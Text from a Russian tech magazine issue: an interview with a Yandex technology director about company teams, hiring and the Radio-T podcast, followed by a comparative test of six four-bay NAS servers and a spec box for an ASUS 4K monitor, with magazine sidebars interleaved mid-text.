С другой стороны, нужно быть в курсе всего, что делается в мире, нужно читать и все пробовать руками. Читать для того, чтобы понимать, куда движется рынок, интернет, технологии. И постоянно пробовать что-то раньше всех, чтобы иметь собственное мнение о том, что это такое. Скажем, читая о Windows Phone и думая о том, что за ним стоит, можно представить себе какие-то ужасы. Зато, когда трогаешь это руками, понимаешь, что все совсем не так плохо.

Кроме того, нужно вытаскивать новые концепции из наших разработчиков и людей, кто работает руками. Так, как в прошлом году мы вытащили «Острова». Нужно приносить идеи в компанию, а иногда и выносить какие-то концепты наружу.

В анонсах, которые мы делаем на конференциях для разработчиков, очень много моей работы. Взять хотя бы Yet another Conference (YaC). Кстати, в этом году там будет отдельная секция по инфобезопасности.

Чтобы быть в теме, у меня есть самописный инструмент для чтения новостей. Система, которая позволяет агрегировать штук 500 новостных потоков и выбирать из них в полуавтоматическом режиме то, что может быть мне потенциально интересно. Что-то вроде Prismatic'а, только сделанное задолго до его появления.

Традиционные агрегаторы новостей считают переходы и клики, а мне нужно другое. Я часто, еще не понимая, что означает этот снипет, перехожу по ссылке, чтобы разобраться, что там такое. Для меня важнее, на какое время я задержался на странице, проскроллил ли я первую страницу, промотав вниз, и так далее.

ПОИСКОВАЯ КОМАНДА

Рождение нового проекта в Яндексе обычно завязано на договоренностях. Чаще всего это выглядит так: есть человек, который горит некой идеей. Этот человек может быть технарем, а может вообще работать в службе поддержки. Он начинает бегать по компании с криками «А давайте сделаем!».

В конце концов он кого-то убеждает, люди собираются вместе и обсуждают, как можно сделать такой сервис. После они идут к руководству компании, к примеру к руководителю своего направления, и говорят: «Есть вот такая гениальная штука, давай сделаем». И тут участвует много сторон.

> *Можно ли куда-то уйти? Это тоже грустная история. Дело в том, что людям, поработавшим в Яндексе, больше в России деваться попросту некуда*

КРАТКО

С 2006 года соведущий популярнейшего подкаста «Радио-Т».

Занимает должность директора по распространению технологий Яндекса, но мало кто знает, что это означает.

Ниндзя работоспособности: спит 2–4 часа в день.

Склонен к исследованиям мира: работал по контрактам в двадцати странах мира.

Все измеряет. Установил, что в неделю получает 6,6 писем, начинающихся со слов «У меня есть гениальная идея».

Купил три разных мотоцикла, но одновременно может ездить только на одном.

>350 ВЫПУСКОВ «РАДИО-Т» ВЫШЛО НА ДАННЫЙ МОМЕНТ. ПОДКАСТ ВЫХОДИТ С 2006 ГОДА.

Есть программисты. Они программируют. У них чаще всего есть team lead — человек, который руководит некой группой. Как правило, сам он тоже программирует. Программисты разделяются на серверную и клиентскую часть, так как это совершенно разные области знаний.

Про админов Яндекса нужно понимать, что наш средний админ программирует лучше среднего программиста на рынке. Долгое время наши админы вообще писали совершенно свою ОС для использования внутри компании. Поэтому программистам легко договариваться с админами о том, как будет выглядеть проект с серверной точки зрения.

Страшно не люблю термин «специалист по user experience». Однако наши дизайнеры — это специалисты, которые понимают, как пользователь работает с интерфейсом. Они рисуют, проектируют интерфейс будущего приложения или сайта.

Еще есть ребята Антона Карпова (директор Яндекса по ИБ. — Прим. ред.), они в основном бьют по рукам системных администраторов. Делают так, чтобы с самого начала все было понятно и безопасно. Они следят, чтобы использовались только безопасные компоненты, чтобы все было протестировано.

Есть еще тестировщики. Причем тестировщики есть разные, как функциональные (проверяющие все на соответствие заявленной идее), так и тестировщики по нагрузке, которые так хорошо умеют проверить, не падает ли сервис под нагрузкой, что иногда приходится переписывать вообще все.

Между всем перечисленным есть «клей». Этот человек называется «менеджер проекта». Он — маршрутизатор сообщений, «человек с железными ногами», который бегает во все стороны и рассказывает всем, что происходит.

А еще есть руководитель продукта. Эту должность может занимать любой из перечисленных людей. Он определяет, в какую сторону будет развиваться продукт. У него есть некое видение, он понимает концепцию в целом.

РАДИО-Т

Самый популярный русскоязычный hi-tech-подкаст, выходящий с 2006 года. На данный момент вышло более 350 выпусков. Аудитория составляет примерно 300 тысяч человек, около 2000 человек слушает в прямом эфире. В основном для еженедельных выпусков выбираются лайтовые темы о гаджетах и веб-сервисах, однако в начале каждого месяца делается самая мякотка — «гиковский» выпуск, в котором глубоко обсуждают разработку и системное администрирование.

Обычно проект закреплен внутри какого-то направления. К примеру, есть направление поиска, карт или коммуникационных сервисов. И наверху каждого проекта, как правило, находится руководитель какого-то направления. Он немножко направляет происходящее в нужную сторону.

А бывает и так, что какой-то продукт делает один человек. Такое бывало не раз. Короче говоря, в Яндексе вообще очень гибкое распределение ролей.

КАК ВСЕ НАЧИНАЛОСЬ

Я хорошо помню, что в первый раз заинтересовался компьютерами, когда понял, что это нечто противоречащее родителям. Родители всегда говорили мне, что нужно заниматься вот юриспруденцией или медициной, а я случайно увидел на работе у родителей своего друга настоящие компьютеры. Впечатление, конечно, было непередаваемое. После этого я понял, что это не то, чего хотят мои родители, а значит — это то, что мне нужно!

Увлечение было невероятное. Компьютер я тогда мог увидеть максимум раз в неделю, когда заходил в гости на работу к родителям того самого приятеля. Все остальное время



ОБ ИЛЬЕ СЕГАЛОВИЧЕ

Невозможно оценить, кем был Илья для компании. Он не просто сооснователь Яндекса — он был тем человеком, который выстроил тот самый дух компании. К примеру, как должны строиться отношения между разработчиками и менеджерами. Как должна строиться работа. Что правильно, а что нет.

Он принимал решения не только на начальном этапе, а до самого конца. Например, в его черновиках, которые он отправлял на узкую группу людей, было одно из важных решений по изменению структуры разработки компании. Мы довели эту концепцию до ума и внедрили уже после его смерти.

Он был человеком, который во многом определял, как будет развиваться компания с точки зрения технологий, с точки зрения продуктов. Единственное, чем Илья в глобальном смысле не занимался, — это инвестиционная составляющая компании. Во все остальное Илья был погружен на полную.

YAC'13

Уже четвертый год подряд Яндекс проводит технологическую конференцию YaC (Yet another Conference). В октябре 2013-го на секции «Безопасность» представители интернет-индустрии расскажут, как они защищают данные миллионов своих пользователей и какие крутые штуки можно сделать для безопасности, когда есть «большие данные» (big data) и «большая математика» (big maths). Зарегистрироваться можно на events.yandex.ru.

у меня уходило на чисто теоретические изыскания. Никакого интернета тогда не было.

У меня до сих пор сохранилась тетрадка, где я писал программы от руки. Проверить их на реальном железе я не мог, поэтому я сам выполнял функции компьютера, то есть сам все просчитывал. А потом в какой-то момент я случайно оказывался возле компьютера, доставал тетрадку и быстро все перенабивал, проверял, все ли в порядке, вносил исправления в код с обеих сторон — в то, что набрал, и в то, что написал. Было очень интересно.

Моя первая работа в IT выглядела так: я писал bootloader'ы. В тот момент буйным цветом начали цвести Spectrum'ы, и хуже того — появились первые Спектрумы с дисководами. Пара компаний, которые тогда торговали в России дисками, начали понемногу выпускать собственные диски с подборками игр. Разумеется, все это был 100% warez, потому что легально тогда ничего не продавалось.

К дискам тогда модно было делать загрузчик — программу на ассемблере, которая запускается первой после того, как ты вставишь диск. Вот в то время я занимался серийным производством этих самых загрузчиков — красивых программ, с бегущей полоской, разноцветными бэграундами, все как положено. И деньги оттуда шли неплохие. Хорошо помню, что на этих bootloader'ах я зарабатывал больше, чем отец на заводе.

Впоследствии, работая программистом, я очень много времени потратил на езду по разным странам: мне было просто интересно поездить. Брал короткие контракты и по несколько месяцев занимался распознаванием образов, работой со звуком, оцифровкой данных со спутников — короче говоря, массой разных интересных и не очень вещей. Мне просто хотелось поездить по миру.

Это было увлекательно, но рано или поздно это должно было закончиться. В итоге, я сначала пошел заниматься ASPLinux (дочернее предприятие SWSoft, которое теперь называется Parallels), потом какое-то время работал сам на себя, а после знакомые ребята пригласили меня пойти в Яндекс.

Образование у меня непрофильное, никакого отношения к IT я не имею. По большому счету, никакой «тяги к IT» у меня не существует. Меня прет от двух вещей: от интересных технологий и от продуктов, которые могут принести пользу людям.

Чтобы приносить пользу людям сейчас, приходится заниматься IT. Потому что это самый легкий способ достучаться до каких-нибудь 10–15 миллионов человек. Ведь Яндекс — большая компания, здесь не бывает сервисов, которыми пользуется меньше миллиона человек.



КАК ПОПАСТЬ В ЯНДЕКС?

Попасть на работу в Яндекс очень просто: нужно быть специалистом. В любой области. Где бы ты ни хотел работать, ты должен быть профи в этой области. Пока ты им не станешь, ты вряд ли сюда попадешь.

Но есть еще много разных вещей, по которым отсеиваются люди. Кроме профессиональных навыков (то есть программист должен уметь программировать, знать алгоритмы), важно и другое. Например, очень сложно работать с людьми, которые категорически не умеют общаться.

Никакой «тяги к IT» у меня не существует. Меня прет от двух вещей: от интересных технологий и от продуктов, которые могут принести пользу людям

Кто-то сейчас начнет кричать, что задача программиста — писать код, а не общаться. Но так не бывает. Не бывает, чтобы человек вообще не общался внутри команды. Если этого нет, скорее всего, часть этой команды делает одно, часть — совсем другое. Из-за этого рушится весь процесс разработки.

Я часто говорю, что хороший программист может писать код не более четырех часов в день. В остальное время у него уже выключается мозг, и он не в состоянии заниматься креативной деятельностью. На самом деле люди, которые никогда не программировали и не работали, считают, что четыре часа — это очень мало. Но это очень много. По собственному опыту знаю, что программировать четыре часа в день — это взрыв мозга. Мозг просто через уши вытекает.

С собеседованиями у нас все довольно просто. Собеседование делится на несколько этапов, проверяются разные скиллы: будь

>500 000

ЧЕЛОВЕК СЛУШАЮТ ПОДКАСТ «РАДИО-Т». ИЗ НИХ ОКОЛО 2000 ЧЕЛОВЕК СЛУШАЮТ ПОДКАСТ В ПРЯМОМ ЭФИРЕ.

то умение общаться, умение работать в условиях стресса (потому что любое собеседование всегда стресс) или умение писать код.

Бывают вакансии, где код писать не просят, но просят решить какую-то задачку. Не в смысле «сколько мячиков поместится на гору Фудзи», а какую-то реальную логическую задачу простого типа. Если берут человека, которого хотят взять потенциальным системным архитектором, ему предлагают спроектировать какой-нибудь сервис. Просто взять и крупными блоками, крупными мазками его обозначить. Так мы понимаем, подходит нам человек или нет.



РАДИО-Т

Аудитория подкаста уже больше, чем на эфирном радио. Знаете, как-то я оказался на одном радио. Меня пригласили в утреннее шоу и спросили: «Ну а чем вы там в интернете занимаетесь?» Я рассказал, что мы делаем шоу и что у него аудитория больше их всего-то в четыре раза. Они ТАК обиделись: обида просто на лице читалась!

Радио-Т — это шоу. Со всеми вытекающими последствиями. Оно часто бывает спланированным. Например, до начала мы чаще всего договариваемся, кто будет «за», а кто «против» определенной темы. Потому что если все будут «за», это будет плохо звучать.

Иногда приходится сознательно, заготовив заранее, говорить глупости. Чтобы люди потом полезли в интернет и начали рассказывать, какие мы все тупые. С одной стороны, это тяжело. Думаешь: «Блин, теперь все будут называть меня тупицей!» С другой стороны, потом столько радости, потому что понимаешь — люди не просто так что-то пишут, они пошли, подготовились, прочитали, рассказали нам, какие мы все тупицы, и почувствовали себя лучше и умнее.

К подкастингу сложно уже относиться как к хобби. Недавно я сидел и выписывал цифры о Радио-Т для доклада и обнаружил, что в этом году будет уже семь лет, как мы этим занимаемся. Ну как можно семь лет заниматься одним и тем же хобби?

Нельзя сказать, что Радио-Т — проект некоммерческий. У нас есть аудиовставки, есть заказные темы (когда к нам приходят люди и просят обсудить их тему). Но есть важный момент: Радио-Т — это очень жесткое шоу. Даже если ты спонсор некой темы, это не значит, что мы осветим ее позитивно. Единственное, что мы гарантируем, — это упоминание темы. Может быть, все обсуждение выльется в «да ну, фигня какая-то — кто это вообще придумал?».

Запись мы ведем по Skype. Обычно весь поток собирается у одного из нас и напрямую транслируется в примерно полсотни транслирующих серверов. В онлайне нас слушает не так много людей — порядка двух тысяч человек. Какая-то часть этих людей сидит в чате и радостно пишет сообщения, что тоже невероятно увлекательный процесс. Там сложилась своя небольшая тусовка, есть очень умные люди, есть… менее умные.

Когда мы выкладываем новый выпуск, толпа людей бросается его качать. Непосредственно с наших серверов качает около ста тысяч человек. Еще тысяч двести качают через различные торренты… В общем, у нас довольно большая аудитория, и мы построили настоящий народный CDN, чтобы раздавать эти файлы. Поэтому когда ты приходишь на Радио-Т, чтобы скачать очередной выпуск, ты не знаешь, с чьего сервера на самом деле его скачиваешь.

Конечно, буквально все нам говорят, что очень нужно видео, но видео продакшен очень дорог. Взять хотя бы человеческие ресурсы. Нужно нанимать оператора плюс человека, кто будет сидеть «на эфире», — оператора эфира, который будет подкладывать нужные картинки, пока мы говорим. А излишне напрягаться не хочется. У всех есть другая работа, и выкладываться настолько в рамках этого побочного проекта — сложно.

>5000

ЧЕЛОВЕК РАБОТАЮТ В ОФИСАХ ЯНДЕКСА, РАСПОЛОЖЕННЫХ В СЕМИ СТРАНАХ МИРА.

Радио-Т — очень жесткое шоу. Даже если ты спонсор темы, это не значит, что мы осветим ее позитивно. Единственное, что гарантируем, — упоминание темы

Это просто большое дело. Каждый преследует что-то свое, понятное, и чаще всего этого достигает. Моя цель — сделать так, чтобы люди, сосредоточенные вокруг этого шоу, становились умнее, образованнее и чаще обращали внимание на то, что происходит. И мне кажется, помогает.

NAS4FUN

СРАВНИТЕЛЬНОЕ ТЕСТИРОВАНИЕ ЧЕТЫРЕХДИСКОВЫХ NAS

Четырехдисковые NAS-серверы — серьезные решения. А потому критерии выбора данного устройства должны быть взвешенными. И если ты надумал приобрести такое хранилище, то наш сравнительный тест тебе в помощь!



Сергей Плотников

МЕТОДИКА ТЕСТИРОВАНИЯ

Для измерения производительности NAS мы использовали уже проверенный временем бенчмарк Intel NAS Performance Toolkit (Intel NASPT). Он способен как следует нагрузить сетевое хранилище: от банального копирования файлов и папок на сетевой диск до потокового воспроизведения и записи HD-видео. Для того чтобы узнать максимальную производительность четырехдисковых серверов, мы установили винчестеры в режим RAID 0. А вот массив RAID 5, в свою очередь, продемонстрировал нам, насколько быстро система справляется с чередованием и «невыделенным диском четности».

Следом за скоростными показателями устройства оценивалась добротность прошивки: набор утилит и сервисов, время отклика веб-интерфейса и его интуитивность, — все это очень важно при выборе готового NAS. На наш тестовый ПК, а также на все сетевые хранилища с сайтов производителя были установлены последние версии вспомогательных программ и прошивок.







большая аппаратная поддержка хранилища, есть USB 3.0
высокая производительность
простой в управлении веб-интерфейс
медиаплеер Boxee



тестовые МФУ работали только в режиме печати
малое число поддержки IP-камер

ASUSTOR AS-604T

Внешне AS-604T выглядит лаконично, устройство спокойно впишется в рамки любого интерьера. Передняя панель пластиковая, но имеет матовую фактуру. Из примечательных особенностей отметим наличие USB 3.0 порта с клавишей быстрого резервного копирования, наличие двухстрочного матричного дисплея и кнопок управления. Индикация активности жестких дисков реализована через диоды, расположенные на съемных корзинах для HDD. В настройках всегда можно изменить уровень яркости как экрана, так и индикаторов. Задняя панель AS-604T напоминает I/O-панель любой более-менее современной материнской платы: хранилище может похвастать сразу двумя RJ-45, пятью USB (один — третьей ревизии), двумя eSATA и HDMI. Последний позволит использовать данный NAS в качестве сетевого плеера (благо AS-604T оснащен аддоном Boxee). Также на задней панели есть трехконтактный штекер для подключения кабеля питания (блок питания у AS-604T встроенный) и решетка для 120-миллиметрового вентилятора. «Карлсон» имеет стандартный 4-пиновый разъем, в настройках можно регулировать частоту вращения. Во всех режимах система охлаждения девайса работает бесшумно.

С установкой винчестеров и настройкой параметров сети проблем не возникнет. Для этого потребуется установить программу Control Center. Далее утилита сразу же предложит зарегистрироваться и получить собственный ID. В дальнейшем он понадобится при установке дополнительных приложений.

Веб-интерфейс AS-604T — ADM (ASUSTOR Data Master) — дружелюбен и отзывчив. Внешне напоминает рабочий стол смартфона, а по функционалу соответствует передовым достижениям ОС конкурентов — долгожителей рынка. Что же касается наполнения операционной системы, то тут есть все, что должно уметь топовое устройство. К тому же ты можешь самостоятельно установить дополнительные приложения. На момент написания статьи их более 90. Неплохо для компании, которая была основана в 2011 году!

В целом следует отметить, что ASUSTOR способна предоставить пользователю высокопроизводительные, многофункциональные решения. К недостаткам можно отнести небольшое число поддерживаемой компьютерной периферии. Однако с выходом новых прошивок ADM все наладится.



высокая производительность
поддержка большого числа периферийных устройств



жесткие диски без потери гарантии самостоятельно не заменить
нет USB 3.0
шумная работа
нет поддержки RAID 6

BUFFALO LINKSTATION PRO QUAD

В нашу лабораторию прибыл NAS под номером LS-QV4.0TL/R5-EU, а это значит, что он «запакован» четырьмя терабайтными винчестерами. Но в продаже можно найти модели LS-QV8.0TL/R5-EU и LS-QV12TL/R5-EU с общей емкостью дискового пространства 8 Тб и 12 Тб соответственно. Во всех случаях используется одно и то же железо. Наше тестирование показывает, что процессор Marvell обладает весьма высокой производительностью.

Передняя панель LinkStation Pro Quad пластиковая. Здесь расположен один порт USB 2.0 для подключения внешних накопителей и резервирования данных (клавиша Function). Также есть двухцветный индикатор активности хранилища и индикаторы активности работы накопителей.

На задней панели расположен еще один USB 2.0 и порт Ethernet от гигабитного сетевого контроллера. Есть тумблер активности NAS'а. В положении Auto при бездействии устройство может самостоятельно «уснуть». За охлаждение винчестеров отвечает небольшой вентилятор. Работает «карлсон», на наш взгляд, достаточно шумно.

Для того чтобы добраться до жестких дисков, необходимо снять пластиковую переднюю панель, а затем извлечь салазки. В нашем случае были установлены четыре жестких диска Western Digital WD10EARS серии Caviar Green. По умолчанию используется массив RAID 5, однако хранилище поддерживает и другие массивы хранения данных, за исключением RAID 6.

Веб-интерфейс LinkStation Pro Quad, пожалуй, можно назвать самым консервативным. Внешне «админка» напоминает классическое окно с несколькими вкладками, в то время как модным трендом становится использование импровизированного рабочего стола. В наличии следующие меню: «Общие папки», «Пользователи/группы», «Сеть», «Система» и «Расширения».

Для обновления ОС LinkStation Pro Quad требуется скачать полноценное приложение. После запуска EXE-файла лишь необходимо подождать, пока программа перепрошьет устройство. LinkStation Pro Quad может похвастать поддержкой медиасервера, BitTorrent, Time Machine, iTunes, принт-сервера, NovaBACKUP и WebAccess, фирменного облачного сервиса.

Buffalo LinkStation Pro Quad — устройство из коробки. Нужно лишь достать NAS, подключить к сети и пользоваться в свое удовольствие.







качество NAS
наличие USB 3.0
доступная цена



самые низкие результаты в тесте
нет поддержки RAID 6
шумная работа
использование статического IP

NETGEAR RND4000-200EUS

Передняя панель устройства выполнена из глянцевого пластика. В верхней части расположены клавиша включения/отключения устройства, индикаторы активности работы жестких дисков, а также порт USB 2.0 и кнопка backup. Центральная часть отведена под доки для винчестеров. Используются классические выдвижные салазки. В нижней части расположен двухстрочный дисплей без органов управления. В моменты работы он оповещает пользователя о том или ином процессе: перезагрузке системы, проверке HDD, форматировании и так далее. Задняя панель хранилища оснащена удобной ручкой для переноски. За отвод горячего воздуха из внутреннего пространства NAS'а отвечает небольшой, но шумный вентилятор. Здесь же, на «корме», нашлось место для двух портов USB 3.0 и одного RJ-45. Есть возможность обезопасить устройство при помощи кенсингтонского замка.

За производительность ReadyNAS NV+ v2 отвечает процессор Marvell Armada XP, функционирующий на частоте 1,6 ГГц. Сам камень не греется, и для его охлаждения хватает алюминиевого «гребешка» высотой всего один сантиметр. Наклеены радиаторы и на ОЗУ. В системе используется лишь 256 Мб «мозгов» без возможности дальнейшего апгрейда. NAS состоит из двух плат: основной со всеми процессорами и контроллерами и дискретной, со слотами SATA, подключаемой по интерфейсу PCI Express x4.

После установки жестких дисков и сканирования накопителей RAIDar выдал ошибку Corrupt Root. Пришлось перезагружать NAS и ждать, пока диски будут проверены. Настройка массивов производится только при помощи RAIDar. В случае с RAID 5 придется подождать несколько часов, пока все диски будут проверены. Однако в это время можно спокойно, хотя и медленно работать с сервером.

Веб-интерфейс RND4000-200EUS — RAIDiator V5 — классический. Предлагаем ссылку с аддонами: clck.ru/8cuUs. Среди интересных программ можно найти DVBLink, превращающий NAS в видеорекордер, ReadyNAS Surveillance, при помощи которого можно управлять IP-камерами, и Egnyte Cloud File Server — облачный сервис, без которого сегодня не обходится ни один NAS (clck.ru/8cuaG).

ReadyNAS NV+ v2 может как поставляться без дисков, так и комплектоваться предустановленными винчестерами общим объемом 2 и 4 Тб.



богатый функционал прошивки и самого NAS
высокая производительность устройства
поддержка всевозможных внешних устройств



не обнаружено

QNAP TS-469 PRO

TS-469 Pro построен на базе процессора Intel Atom D2700. Камень работает на частоте 2133 МГц, имеет два физических ядра, четыре потока (спасибо Hyper-Threading). Для NAS это топовое решение. Действительно, производительность «атома» настолько велика, что в некоторых тестах TS-469 Pro достигает потолка пропускной способности гигабитной сети. По умолчанию в TS-469 Pro один гигабайт ОЗУ, но объем можно расширить до 3 Гб. Используются модули формата SO-DIMM.

На передней панели помимо четырех отсеков для установки жестких дисков (под ключ) есть дисплей, кнопка Power и USB 2.0 порт с функцией резервного копирования. Рядом с LED есть «качелька» управления экраном. Из дополнительных информационных элементов можно отметить индикаторы активности жестких дисков, а также «мигалки» Status, LAN, USB, eSATA. Салазки для накопителей поддерживают как 3,5-дюймовые, так и 2,5-дюймовые накопители.

Задняя панель TS-469 Pro напоминает I/O какой-нибудь материнской платы. Разве что вентиляторы в наличии. Один предназначен для охлаждения накопителей, второй — для охлаждения встроенного блока питания. Работают они бесшумно. Итого хранилище может похвастать парой RJ-45, шестью USB, два из которых последней, третьей ревизии, и два eSATA. NAS имеет сразу три видеовыхода: один VGA для обслуживания хранилища и HDMI для подключения, например, к телевизору. Предусмотрен замок типа Kensington.

Можно с уверенностью сказать, что у TS-469 Pro среди участников тестирования в плане функционала конкурентов нет.

Ничем не хуже и программная составляющая устройства. На момент написания статьи была актуальна прошивка TurboNAS 3.8. «Фирмвар» может похвастать полной поддержкой Windows 8. Ознакомиться с функциями и веб-интерфейсом можно при помощи демоприложения: qnap.ru/demo.

Небольшой апдейт. К моменту выхода этого номера в печать запланировано обновление «фирмвара» до версии 4.0. У новой прошивки кардинально поменялся внешний вид. Веб-интерфейс TurboNAS 4.0 напоминает скорее полноценную операционную систему для мобильных устройств. Есть рабочий стол с множеством иконок. Открытие любой вкладки фиксируется подобно вкладкам интернет-браузера. В итоге любой сервер QNAP может заменить сетевой плеер или HTPC.



SYNOLOGY DISKSTATION DS413J



поддержка большого числа накопителей
большой функционал DSM
поддержка облачных технологий
большое число дополнительных пакетов
доступная стоимость



нет USB 3.0
габаритный внешний блок питания
не совсем удобная схема замены дисков
все порты выведены через заднюю панель

Комплектация DS413j стандартна: внешний блок питания, патч-корд, винты для крепления жестких дисков и компакт-диск с ПО. Корпус хранилища — самый необычный среди всех участников тестирования. Лицевая панель и дно выполнены из белого пластика, а остальная часть каркаса — из алюминия. DS413j наверняка приглянулся тебе. На наш взгляд, NAS будет гармонично смотреться вместе с продукцией компании Apple. Есть небольшой недостаток: пластик глянцевый, а потому собирает пыль и отпечатки пальцев. На передней панели кроме клавиши включения есть индикаторы активности жестких дисков, LAN и Status. Здесь расположены воздуховоды, через которые воздух всасывается и выходит через заднюю панель.

На задней панели, кстати, расположены пара портов USB 2.0, RJ-45 и разъем для подключения блока питания. К сожалению, нет поддержки USB 3.0, но она реализована у старшей модели DS413.

В DS413j два вентилятора, бесшумно работающие на выдув. За время тестирования жесткие диски прогрелись до 41 градуса. Для того чтобы установить диски, необходимо открутить четыре винта и опустить заднюю крышку. Не очень удобно. После этого мы получаем доступ к пластиковым корзинам, которые имеют крепежные отверстия как для 3,5-дюймовых, так и для 2,5-дюймовых запоминающих устройств. После установки дисков DS413j в течение минуты загружается.

При нажатии на клавишу «Подключиться» через браузер мы попадаем в веб-интерфейс. Synology всегда славилась своими качественными прошивками, и DS413j имеет огромнейший функционал. Главная особенность любой DSM четвертой версии — поддержка облачных услуг. Конкретно при помощи DS413j ты можешь создать собственное облако, которое будет автоматически синхронизироваться между компьютерами и мобильными устройствами. Второй момент — это, конечно же, поддержка ряда мультимедийных функций: использование видео-, аудио- и фотоконтента. Производительности хранилища хватит, чтобы одновременно записывать ТВ-программу через USB-тюнер и воспроизводить HD-поток.



THECUS N4800ECO



слоты расширения для дискретных устройств
высокая производительность
много I/O
бесшумная работа



использование статического IP
габаритный блок питания

Модель N4800Eco является проапгрейженной версией сетевого хранилища N4800. Улучшенный NAS потребляет до 20% меньше энергии. При этом за термоконтроль CPU и логики отвечает полностью пассивная система охлаждения. Мы же с удовольствием отметим, что работает N4800Eco практически бесшумно.

Интересная фишка N4800Eco — наличие слотов расширения. На плате есть «свободный» порт PCI Express x1 (без перемычки) и mini-PCI Express, которые ты можешь использовать по своему усмотрению. Например, для установки еще одной сетевой карты.

Передняя панель N4800Eco выполнена из пластика. Для установки жестких дисков необходимо приоткрыть дверцу и закрепить накопители в специальных салазках. Есть возможность «запереть» их под ключ. На передней панели расположено сразу два USB-порта третьего поколения. Здесь же расположено два дисплея. Один отслеживает состояние активности винчестеров и сети. Второй демонстрирует конкретные настройки NAS'а.

В системе используется всего один вентилятор. Также на задней панели расположены еще два USB (только уже второй версии), eSATA и два RJ-45. Из видеовыходов отметим доисторический VGA, который может пригодиться скорее для обслуживания устройства, и HDMI. В отличие от остальных NAS, у N4800Eco предусмотрен 3,5-миллиметровый линейный выход.

После настройки параметров подключения к сети мы можем обратиться к веб-интерфейсу. Можно использовать традиционную «двухмерную» визуализацию ThecusOS 5.0, а можно «трехмерную», построенную на обыкновенном движке Flash. Во втором случае админка выглядит более привлекательной. Но для нас это не принципиально. Прошивка представлена в виде классического дерева с девятью вкладками. Есть возможность установки стандартных приложений и модулей. На момент написания статьи с официального сайта компании можно было скачать и установить 20 модулей расширения. Есть и приложения для мобильных гаджетов на базе Android и iOS. Попробовать веб-интерфейс «на вкус» всегда можно, воспользовавшись онлайн-демонстрацией: clck.ru/8clXj.

В целом функционал хранилища полностью соответствует топовому решению. Радует большой список поддерживаемых внешних устройств, будь то принтеры, UPS'ы или же внешние накопители.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

	01	02	03
			
	ASUSTOR AS-604T	**Buffalo LinkStation Quad**	**NETGEAR RND4000-200EUS**
Процессор:	Intel Atom D2700, 2,13 ГГц	Marvell, 1,6 ГГц	Процессор: Marvell, 1,6 ГГц
Память:	DDR3, 1 Гб	DDR3	256 Мб
Интерфейсы:	2 × RJ-45 (10/100/1000 Мбит/с), 2 × USB 3.0, 4 × USB 2.0, 2 × eSATA, 1 × HDMI	1 × RJ-45 (10/100/1000 Мбит/с), 2 × USB 2.0	1 × RJ-45 (10/100/1000 Мбит/с), 2 × USB 3.0, 1 × USB 2.0
Уровни массивов:	RAID 0/1/5/6/10, JBOD	RAID 0/1/5/10, JBOD	X-RAID 2, RAID 0/1/5, JBOD
Поддерживаемые протоколы:	AFP, FTP, HTTP/HTTPS, iSCSI, Rsync, SSH, SFTP, SMB/CIFS, WebDAV	AFP, Bonjour, FTP/SFTP, HTTP/HTTPS, SMB/CIFS, TCP/IP, UPnP	AFP, Bonjour, FTP, HTTP/HTTPS, NFS, SMB/CIFS, UPnP, iSCSI, Telnet, SSH, SNMP, TFTP
Поддерживаемые сервисы:	медиасервер, принт-сервер, сервер видеонаблюдения, веб-сервер, сервер iTunes, Boxee, BitTorrent, Time Machine	медиасервер, принт-сервер, сервер iTunes, BitTorrent, Time Machine, NovaBACKUP, WebAccess	медиасервер, принт-сервер, сервер видеонаблюдения, BitTorrent, Time Machine, сервер iTunes
Возможная комплектация:	без дисков	4 Тб, 8 Тб, 12 Тб	без дисков, 2 Тб, 4 Тб

	04	05	06
			
	QNAP TS-469 Pro	**Synology DiskStation DS413j**	**Thecus N4800Eco**
Процессор:	Intel Atom D2700, 2,13 ГГц	Marvell, 1,6 ГГц	Intel Atom D2700, 2,13 ГГц
Память:	DDR3, 1 Гб	DDR3, 512 Мб	DDR3, 2 Гб
Интерфейсы:	2 × RJ-45 (10/100/1000 Мбит/с), 2 × USB 3.0, 5 × USB 2.0, 2 × eSATA, 1 × VGA, 1 × HDMI	1 × RJ-45 (10/100/1000 Мбит/с), 2 × USB 2.0	2 × RJ-45 (10/100/1000 Мбит/с), 2 × USB 3.0, 2 × USB 2.0, 1 × eSATA, 1 × VGA, 1 × HDMI, 1 × Line out
Уровни массивов:	RAID 0/1/5/6/10, JBOD	SH RAID, RAID 0/1/5/6/10, JBOD	RAID 0/1/5/6/10, JBOD
Поддерживаемые протоколы:	CIFS/SMB, AFP, NFS, FTP, HTTP, HTTPS, Telnet, SSH, iSCSI, SNMP, UPnP, Bonjour, WebDAV, DLNA	CIFS, AFP, FTP, iSCSI, Telnet, SSH, NFS, WebDAV, SNMP, Rsync, HTTP/HTTPS	SMB/CIFS, HTTP/HTTPS, FTP, TFTP, NFS, AFP, iSCSI, Bonjour, UPnP
Поддерживаемые сервисы:	медиасервер, принт-сервер, сервер видеонаблюдения, медиапортал, веб-сервер, сервер iTunes, BitTorrent, Time Machine	медиасервер, принт-сервер, сервер видеонаблюдения, Web Station, BitTorrent/eMule, Time Backup	iTunes, фотосервер, медиасервер, принт-сервер, сервер видеонаблюдения, почтовый сервер, eMule
Возможная комплектация:	без дисков	без дисков	без дисков

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ

- ASUSTOR AS-604T
- Buffalo LinkStation Quad
- NETGEAR RND4000-200EUS
- QNAP TS-469 Pro
- Synology DiskStation DS413j
- Thecus N4800Eco

ХОРОШЕЕ NAS’ТРОЕНИЕ

На примере сегодняшнего сравнительного теста хорошо видно, что топовые процессоры Intel Atom способны прокачать гигабитную сеть по максимуму. Также «атомные камни» заметно опережают свои аналоги от Marvell. Но и стоят они дороже. Все-таки топовые решения будут гармонично смотреться в каком-нибудь офисе. А для дома хватит такого хранилища, как Synology DiskStation DS413j. За свои возможности и небольшую цену данный девайс получает награду «Лучшая покупка». Если же идти на компромиссы — не твой стиль, то присмотрись к Hi-End-серверам от QNAP, ASUSTOR и Thecus.

ASUS PQ321QE

4K-МОНИТОР ОТ ASUS

130 000 руб.



ХАРАКТЕРИСТИКИ

Диагональ: 31,5″
Соотношение сторон: 16:9
Разрешение: 3840 × 2160
Контрастность: 800:1
Яркость: 350 кд/м²
Время отклика: 8 мс
Колонки: 2 × 2 Вт
Разъемы: DisplayPort / RS-232C / 3,5 мм Mini-Jack
Размеры: 750 × 489 × 256 мм

